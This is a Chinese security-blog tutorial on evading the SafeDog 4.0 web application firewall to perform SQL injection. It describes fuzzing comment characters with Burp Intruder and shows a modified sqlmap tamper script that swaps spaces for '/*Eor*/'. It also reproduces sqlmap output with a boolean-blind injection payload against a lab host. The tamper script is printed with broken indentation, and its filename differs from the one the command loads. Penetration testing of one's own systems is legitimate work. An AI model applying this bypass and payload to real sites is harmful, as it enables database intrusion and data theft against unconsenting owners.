

Fuzz绕过安全狗4.0实现SQL注入

原创 Anubis24 FreeBuf 1周前

0×00 前言

本文使用了burp的intruder模块进行fuzz,并修改了sqlmap工具的tamper脚本,对安全狗进行绕过。

0×01注入绕waf过常用手法

使用大小写绕过

使用/**/注释符绕过

使用大的数据包绕过


使用/!*/注释符绕过

.....

0×02本文使用的手法是/**/注释符

首先搭建好一个有sql注入的测试平台,在服务器安装安全狗4.0版本

中间件和数据库使用的是apache+mysql+php(如图下)



访问搭建好有sql注入点的网站：



先进行简单测试


使用大小写加/**/注释




访问被拦截



使用burp进行对刚刚注入点进行抓包




放到重发功能repeater里面，修改id后面的值，以便等下方便爆破



修改方法，就是尽量sql语句简单，而且可以触发安全狗


以为使用到/**/注释符号来代替空格，使用尽量sql语句只留一个空格，又能触发安全狗

我的构造，刚刚好阔以触发安全狗




然后接下来就是fuzz，看看哪一个字符能绕过安全狗啦

把数据包放到intruder里面




爆破点如上图




设置如上图，字典是一些sql语句，网上有很多这种字典

开始fuzz

如果有拦截就会是这样子




成功绕过安全狗拦截，如下图



说明该/Eor/这个注释符可以绕过安全狗

简单测试/Eor/这个注释符



点击确认



发现and/Eor/1=2会被拦截

不清楚fuzz时候不拦截，手动就拦截了

没关系，使用sqlmap工具

打开sqlmap使在文件下面的文件夹tamper/concat2concatws.py

修改代码：

```
1 #!/usr/bin/env python2
2
3 """
4 Copyright (c) 2006-2019 sqlmap developers (http://sqlmap.org/)
5 See the file 'LICENSE' for copying permission
6 """
```

```
7
8 from lib.core.compat import xrange
9 from lib.core.enums import PRIORITY
10
11 __priority__ = PRIORITY.LOW
12
13 def dependencies():
14     pass
15
16 def tamper(payload, **kwargs):
17     """
18     Replaces space character (' ') with comments '/*/'
19
20     Tested against:
21         * Microsoft SQL Server 2005
22         * MySQL 4, 5.0 and 5.5
23         * Oracle 10g
24         * PostgreSQL 8.3, 8.4, 9.0
25
26     Notes:
27         * Useful to bypass weak and bespoke web application firewalls
28
29     >>> tamper('SELECT id FROM users')
30     'SELECT/**/id/**/FROM/**/users'
31     """
32
33     retVal = payload
34
35     if payload:
36         retVal = ""
37         quote, doublequote, firstspace = False, False, False
38
39         for i in xrange(len(payload)):
40             if not firstspace:
41                 if payload[i].isspace():
42                     firstspace = True
43                     retVal += "/*/"
44                     continue
45
46             elif payload[i] == '\':
```



```

47         quote = not quote
48
49     elif payload[i] == '':
50         doublequote = not doublequote
51
52     elif payload[i] == " " and not doublequote and not quote:
53         retVal += "/*Eor*/"
54         continue
55
56     retVal += payload[i]
57
58     return retVal

```

使用命令: `python2 sqlmap.py -r 1.txt --tamper=space2comment`

开始sql注入



```

C:\Windows\System32\cmd.exe
F:\新建文件夹\渗透测试工具\SQL注入相关\sqlmapproject-sqlmap-6b5db1f>python2 sqlmap.py -r 1.txt --tamper=space2comment

{1.3.4#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 13:10:25 /2020-04-21/

[13:10:25] [INFO] parsing HTTP request from '1.txt'
[13:10:25] [INFO] loading tamper module 'space2comment'
custom injection marker ('*') found in option '-u'. Do you want to proces
[13:10:27] [INFO] testing connection to the target URL
[13:10:27] [INFO] heuristics detected web page charset 'ascii'
[13:10:27] [WARNING] there is a DBMS error found in the HTTP response bod
tests
[13:10:27] [INFO] checking if the target is protected by some kind of WAF
[13:10:27] [INFO] heuristics detected web page charset 'GB2312'
[13:10:27] [CRITICAL] heuristics detected that the target is protected by
do you want sqlmap to try to detect backend WAF/IPS? [y/N]
[13:10:29] [WARNING] dropping timeout to 10 seconds (i.e. '--timeout=10')
[13:10:29] [INFO] testing if the target URL content is stable
[13:10:29] [INFO] target URL content is stable

```

微信扫一扫
使用小程序FreeBuf+

成功利用

```
C:\Windows\System32\cmd.exe
[15:22:40] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[15:22:40] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[15:22:40] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[15:22:40] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[15:22:41] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[15:22:41] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[15:22:41] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
[15:22:41] [INFO] checking if the injection point on URI parameter '#1*' is a false positive
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 442 HTTP(s) requests:
-----
Parameter: #1* (URI)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: http://192.168.3.202:80/vulnerabilities/sqli/?id=' RLIKE (SELECT (CASE WHEN (4506=4506) THEN 0x253237 ELSE
0x28 END))# yhkz&Submit=%C8%B7%B6%A8
-----
[15:22:45] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[15:22:45] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.7
back-end DBMS: MySQL Unknown
[15:22:45] [INFO] fetched data logged to text files under 'C:\Users\XuanJian\AppData\Local\sqlmap\output\192.168.3.202'
[*] ending @ 15:22:45 /2020-04-21/
```

0x03小结

这个只是简单的/**/注释绕狗，还有很多方法都可以使用我介绍的fuzz方法去过狗。还有一点不清楚为什么手工会失败，sqlmap里面就会成功，而且burp爆破也可以成功，有大佬知道的可以说说。

